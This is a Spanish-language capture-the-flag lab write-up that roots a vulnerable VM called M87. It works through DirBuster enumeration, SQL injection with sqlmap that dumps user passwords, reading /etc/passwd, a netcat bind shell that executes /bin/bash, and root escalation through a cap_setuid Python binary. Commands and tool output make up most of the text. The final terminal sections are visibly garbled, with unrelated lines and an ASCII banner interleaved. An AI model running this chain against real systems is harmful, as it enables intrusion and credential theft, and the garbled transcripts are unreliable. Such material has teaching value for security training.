


Quiero comentar que esta información también la he obtenido con la herramienta Dirbuster

Directory Structure	Response Code	Response Size
/	200	1600
└── icons	403	447
└── small	403	447
└── admin	200	4652
└── images	200	1338
└── js	200	1133
└── css	200	1330
└── backup	200	4671
└── assets	200	1116
└── css	200	1139
server-status	403	447

Después de un rato intentando hacer fuerza bruta en los portales de login he desistido y voy a probar a introducir la dirección completa con el **puerto 9090**

Y nos encontramos otro portal de login



Vamos a realizar otro listado de directorios a ver si tenemos algo como en los otros dos portales, demasiados directorios como para probarlos todos.


Type	Found	Response	Size
Dir	/	200	43927
Dir	/11/	200	669
Dir	/advertise/	200	669
Dir	/doc/	200	669
Dir	/shop/	200	332
Dir	/homepage/	200	336
Dir	/travel/	200	334
Dir	/list/	200	332
Dir	/viewtopic/	200	337
Dir	/contact_us/	200	669
Dir	/p/	200	329
Dir	/us/	200	669
Dir	/staff/	200	333
Dir	/hardware/	200	669
Dir	/apps/	200	332
Dir	/other/	200	669
Dir	/welcome/	200	335
Dir	/policy/	200	334
Dir	/faqs/	200	332
Dir	/training/	200	669
Dir	/space/	200	669
Dir	/static/	200	669
Dir	/health/	200	669
Dir	/reports/	200	669

No creo que sea por aquí así que voy a volver a lanzar **Dirbuster** de forma completa ya que anteriormente solo lo he lanzado para los directorios, ahora voy a buscar si existe algún archivo **php**.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing				
File Options About Help				
http://192.168.0.19:80/				
<a href="#">Scan Information</a> \ <a href="#">Results - List View: Dirs: 10 Files: 6</a> \ <a href="#">Results - Tree View</a> \ <a href="#">Errors: 0</a> \				
Type	Found	Response	Size	
Dir	/	200	1600	
Dir	/admin/	200	4652	
Dir	/assets/	200	1116	
File	/admin/index.php	200	4652	
Dir	/admin/images/	200	1338	
Dir	/assets/css/	200	1139	
Dir	/admin/images/icons/	200	1167	
Dir	/icons/	403	447	
File	/assets/css/style.css	200	1526	
Dir	/admin/js/	200	1133	
File	/admin/js/main.js	200	2589	
Dir	/admin/css/	200	1330	
File	/admin/css/main.css	200	9688	
File	/admin/css/util.css	200	87069	
Dir	/icons/small/	403	447	
Dir	/admin/backup/	200	4671	
File	/admin/backup/index.php	200	4671	

Efectivamente tenemos un par de archivos **index.php**, vamos a ver si estos archivos son vulnerables a SQL injection.


Entramos a **index.php**



Como hemos visto en clase todas las páginas php para ver si son vulnerables a SQL injection tienen este formato

```
http://dominio/noticias.php?id=3      and      1=0      union      select
1,2,group_concat(schema_name),4,5 from information_schema.schemata
```

Voy a añadir **id=1** a ver si sale algo



Vale!! Lo tenemos es SQL injection vamos a lanzar **sqlmap** para obtener toda la información

```
kali㉿kali:~/practica3$ sqlmap 'http://192.168.0.19/admin/index.php?id=1'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
responsible for any misuse or damage caused by this program
[*] starting @ 19:58:47 /2020-12-15/
[GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 1079 HTTP(s) requests:
-- 
Parameter: id (GET)
  Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 1113 FROM(SELECT COUNT(*),CONCAT(0x7170717871,(SELECT (ELT(1113=1113,1))),0x716b787171,FLOOR
  Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6312 FROM (SELECT(SLEEP(5)))RTgF)

  Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=1 UNION ALL SELECT CONCAT(0x7170717871,0x57745252716b51694c4d43476c6d71537256706e6d735554516f7561467842537
[20:05:02] [INFO] the back-end DBMS is MySQL
[20:05:02] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[20:05:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.19'
```

Sacamos todas las bases de datos

```
kali㉿kali:~/practica3$ sqlmap 'http://192.168.0.19/admin/index.php?id=1' --dbs --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is responsible for any misuse or damage caused by this program

[*] starting @ 20:15:56 /2020-12-15/

[20:15:56] [INFO] resuming back-end DBMS 'mysql'
[20:15:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
    Payload: id=1 AND (SELECT 1113 FROM(SELECT COUNT(*),CONCAT(0x7170717871,(SELECT (EL

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6312 FROM (SELECT(SLEEP(5)))RTgF

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=1 UNION ALL SELECT CONCAT(0x7170717871,0x57745252716b51694c4d43476c6d71

[20:15:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[20:15:57] [INFO] fetching database names
available databases [4]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
```

Y ahora sacamos las tablas dentro de db, nos encontramos con un admin y su pass

```
kali㉿kali:~/practica3$ sqlmap 'http://192.168.0.19/admin/index.php?id=1' --batch -D db --dump
```

id	email	username	password
1	jack@localhost	jack	gae5g5a
2	ceo@localhost	ceo	5t96y4i95y
3	brad@localhost	brad	gae5g5a
4	expenses@localhost	expenses	5t96y4i95y
5	julia@localhost	julia	fw54vrfwe45
6	mike@localhost	mike	4kworw4
7	adrian@localhost	adrian	fw54vrfwe45
8	john@localhost	john	4kworw4
9	admin@localhost	admin	15The4Dm1n4L1f3
10	alex@localhost	alex	dsfsrw4

He probado en todos los portales de login anteriores el **usuario: admin** con su respectiva contraseña y no puedo entrar.


**Sqlmap** permite leer ficheros asi que voy a ver que usuarios tiene el servidor

```
kali㉿kali:~/practica3$ sqlmap 'http://192.168.0.19/admin/index.php?id=1' --batch --file-read /etc/passwd
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the responsibility of any misuse or damage caused by this program
[*] starting @ 20:25:54 /2020-12-15/
[20:25:55] [INFO] resuming back-end DBMS 'mysql'
[20:25:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- 
Parameter: id (GET)
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 1113 FROM(SELECT COUNT(*),CONCAT(0x7170717871,(SELECT (ELT(1113=1113,1))),0x71
-- 
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 6312 FROM (SELECT(SLEEP(5)))RTgF)
-- 
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: id=1 UNION ALL SELECT CONCAT(0x7170717871,0x57745252716b51694c4d43476c6d71537256706e6d735554516
-- 
[20:25:55] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[20:25:55] [INFO] fingerprinting the back-end DBMS operating system
[20:25:55] [INFO] the back-end DBMS operating system is Linux
[20:25:55] [INFO] fetching file: '/etc/passwd'. This usage is a
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end?
[20:25:55] [INFO] the local file '/home/kali/.local/share/sqlmap/output/192.168.0.19/files/_etc_passwd' and
files saved to [1]:
[*] /home/kali/.local/share/sqlmap/output/192.168.0.19/files/_etc_passwd (same file)
```

Los usuarios en Linux son a partir del 1000, tenemos un único usuario

```
kali㉿kali:~/practica3$ cat /home/kali/.local/share/sqlmap/output/192.168.0.19/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:0:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
charlotte:x:1000:1000:charlotte...:/home/charlotte:/bin/bash
```

Me voy al portal que nos aparece en el puerto 9090 y meto **Charlotte** y la pass de admin **15The4Dm1n4L1f3** de la base de datos y conseguimos login.



Dentro de este portal de administración web existe un apartado que nos da un Shell, este usuario no tiene permisos de root , asi que vamos a ver como conseguimos root.

Lo primero que preparo es ponerme a escuchar en el puerto 8080 y todos los comandos los mando a **/bin/bash** para que los ejecute la shell

```
charlotte@M87:~$ nc -nlvp 8080 -e /bin/bash
listening on [any] 8080 ...
connect to [192.168.0.19] from (UNKNOWN) [192.168.0.13] 1039
```

Y me conecto desde mi maquina Kali para hacer pruebas, para tener una Shell mas “agradable al usuario” importo esta Shell en Python (funciona porque la maquina M87 tiene Python)

```
kali㉿kali:~$ rlwrap nc -nv 192.168.0.19 8080
(UNKNOWN) [192.168.0.19] 8080 (http-alt) open
whoami
charlotte
python -c 'import pty; pty.spawn("/bin/bash")'
charlotte@M87:~$
```

Una vez que tengo esta Shell me dedico a enumerar y explorar todos los directorios que creo que puedan proporcionar algo de información, como es un server web me voy a mirar las paginas que tiene en el server.

Mirando uno de los ficheros index.php La contraseña de la base de datos está en texto claro dentro del archivo.

```
charlotte@M87:/bin$ cat /var/www/html/admin/index.php
cat /var/www/html/admin/index.php
<?php

if (isset($_GET['id'])){
$id = $_GET['id'];

$mysqli = new mysqli('localhost', 'admin', 'MySQL1sn0tth33n3my', 'db');

if ($mysqli->connect_errno) {
printf("Connect failed: %s\n", $mysqli->connect_error);
exit();
}

$sql = "SELECT username FROM users WHERE id = $id";
```

Pruebo a logarme y es correcta

```
charlotte@M87:/bin$ mysql -u admin -pMySQL1sn0tth33n3my
mysql -u admin -pMySQL1sn0tth33n3my
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 40
Server version: 10.3.25-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Permisos SUID y Capabilities

<https://www.incibe-cert.es/blog/linux-capabilities>

Como no consigo nada , mirando en internet como conseguir root desde el sistema me encuentro con los permisos SUID

**Setuid y Setgid** son términos de Unix, abreviaturas para "Set User ID" y "Set Group ID", respectivamente. Setuid, también llamado a veces "suid", y "setgid" son permisos de acceso que pueden asignarse a archivos o directorios en un sistema operativo basado en Unix. Se utilizan principalmente para permitir a los usuarios del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

Si un fichero tiene activado el bit "Setuid" se identifica con una "**s**" en un listado de la siguiente forma:

**-rwsr-xr-x 1 root shadow 27920 ago 15 22:45 /usr/bin/passwd**

Para ver que tiene estos permisos de root se busca con el siguiente comando, buscando en internet cual de estos puede tener vulnerabilidades me aparece **pkexec**

```
charlotte@M87:/bin$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/sbin/exim4
/usr/bin/watch
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/rsync
/usr/bin/su
/usr/bin/chsh
/usr/bin/ntfs-3g
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
/usr/lib/eject/decrypt-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/cockpit/cockpit-session
/usr/lib/openssh/ssh-keysign
```

Busco en searchsploit, pruebo el primero y el ultimo , que los paso a la maquina a través de netcat utilizando la redirección <nombreeexploit (en mi maquina Kali) >exploit (en el server) no funciona ninguno.

```
kali㉿kali:~$ searchsploit pkexec
Exploit Title | Path
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)
pkexec - Race Condition Privilege Escalation
Shellcodes: No Results
kali㉿kali:~$ searchsploit -m 47163
Exploit: Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/47163
Path: /usr/share/exploitdb/exploits/linux/local/47163.c
File Type: C source, ASCII text, with CRLF line terminators
Copied to: /home/kali/47163.c
```

Consiguiendo root a traves de las capabilities

<https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

Vemos que el primero tiene los permisos

```
charlotte@M87:~$ python -c 'import getcap; getcap -r / 2>/dev/null'
getcap -r / 2>/dev/null
/usr/bin/old = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
charlotte@M87:~$ ll /net/4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/47163
```

Lo ejecutamos y tenemos una terminal de Python

```
charlotte@M87:~$ old
old   URL: https://www.exploit-db.com/exploits/47163
Python 2.7.16 (default, Oct 10 2019, 22:02:15) /local/47163.c
[GCC 8.3.0] on linux2 ASCII text, with CRLF line terminators
Type "help", "copyright", "credits" or "license" for more information.
>>> ll to: /home/kali/47163.c
```

A partir de aquí, con los siguientes comandos, y con la librería **os** que nos permite acceder a funcionalidades dependientes del Sistema Operativo, **setuid(0)** que es el correspondiente a **root** y sacamos una terminal. Ya seríamos **root**.

```
charlotte@m87:~$ old lse-4.10 < 5.1.17 - 'PTRACE_TRACE_ME' pkexec Local Privilege Escalation
old URL: https://www.exploit-db.com/exploits/47163
Python 2.7.16 (default, Oct 10 2019, 02:02:15) /local/47163.c
[GCC 8.3.0] on linux2 ASCII text, with CRLF line terminators
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
import os
>>> os.setuid(0)
os.setuid(0) ls
>>> os.system("/bin/bash") payloadPrueba.exe practica2 prueba
os.system("/bin/bash") EeVM30.html Pictures practica3 prueba
root@m87:~# python3 -m http.server
```

```
root@m87:~# cd /root
cd /root : $ searchsploit -m 47163
root@M87:/root# lse-lal 4.10 < 5.1.17 - 'PTRACE_TRACE_ME' pkexec Local Privilege Escalation
ls -la URL: https://www.exploit-db.com/exploits/47163
total 28
drwxr-xr-x 4 root root 4096 Nov  6 08:36 .
drwxr-xr-x 18 root root 4096 Nov  6 06:49 ..
lrwxrwxrwx 1 root root 7163 Nov  6 06:58 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Nov  6 08:36 .gnupg
drwxr-xr-x 3 root root 4096 Nov  6 08:00 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile payloadPrueba.exe practica2 prueba
-rw-r--r-- 1 root root 1144 Nov  6 08:36 proof.txt practica3 prueba
root@m87:/root# cat proof.txt
server
cat proof.txt on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
MMMMMMMM : $ sudo python MMMMMMMMM p.s 888888888 77777777777777777777
M:::::::M:password for kaliM:::::::M 88:::::::::88 7::::::::::7
M:::::::MTP on 0.0.0M:::::::M 88:::::::::88 7::::::::::7
M:::::::M133 -- [M:::::::M8::::::888888::::::8777777777777777777777
M:::::::M -- M:::::::M8:::::8 8:::::8, message 7:::::7 found
M:::::::M -- M:::::::M8:::::8 8:::::8 favicon.ico 7:::::7 404 -
M:::::::M:::M - M:::::M::::::M 8:::::888888::::::8HTTP/1.1" 7:::::7
M:::::::M M:::M M::::::M/M::::::M 8::::::::::804, message 7:::::7 at Found
M:::::::M M:::M::::::M9/M::::::M 8:::::888888::::::8avicon.j7:::::71.1" 404 -
M:::::::M M:::::::M M:::::::M8:::::8 8:::::8 7:::::7
M:::::::M int M::::::M receiveM:::::::M8:::::8 8:::::8 7:::::7
M:::::::M : $ MMMMM7163.M:::::::M8:::::8 8:::::8 7:::::7
M:::::::M : $ ls M:::::::M8:::::888888::::::8 7:::::7
M:::::::M Desktop Do M:::::::M 88:::::::::88 Pi7:::::7 practica3 prueba
M:::::::M Documents Mu M:::::::M88:::::::::88e p7:::::7 prueba prueba
MMMMMMMM : $ searchsploit MMMMMMMMM 42.0 888888888 77777777
Exploit: pkexec - Race Condition Privilege Escalation
URL: https://www.exploit-db.com/exploits/17942
Congratulations!
File Type: C source, UTF-8 Unicode text, with CRLF line terminators
You've rooted m87!
Copied to: /home/kali/17942.c
21e5e63855f249bcd1b4b093af669b1e

mindsflee ~$ gcc 17942.c -o exploit2
root@m87:/root#
```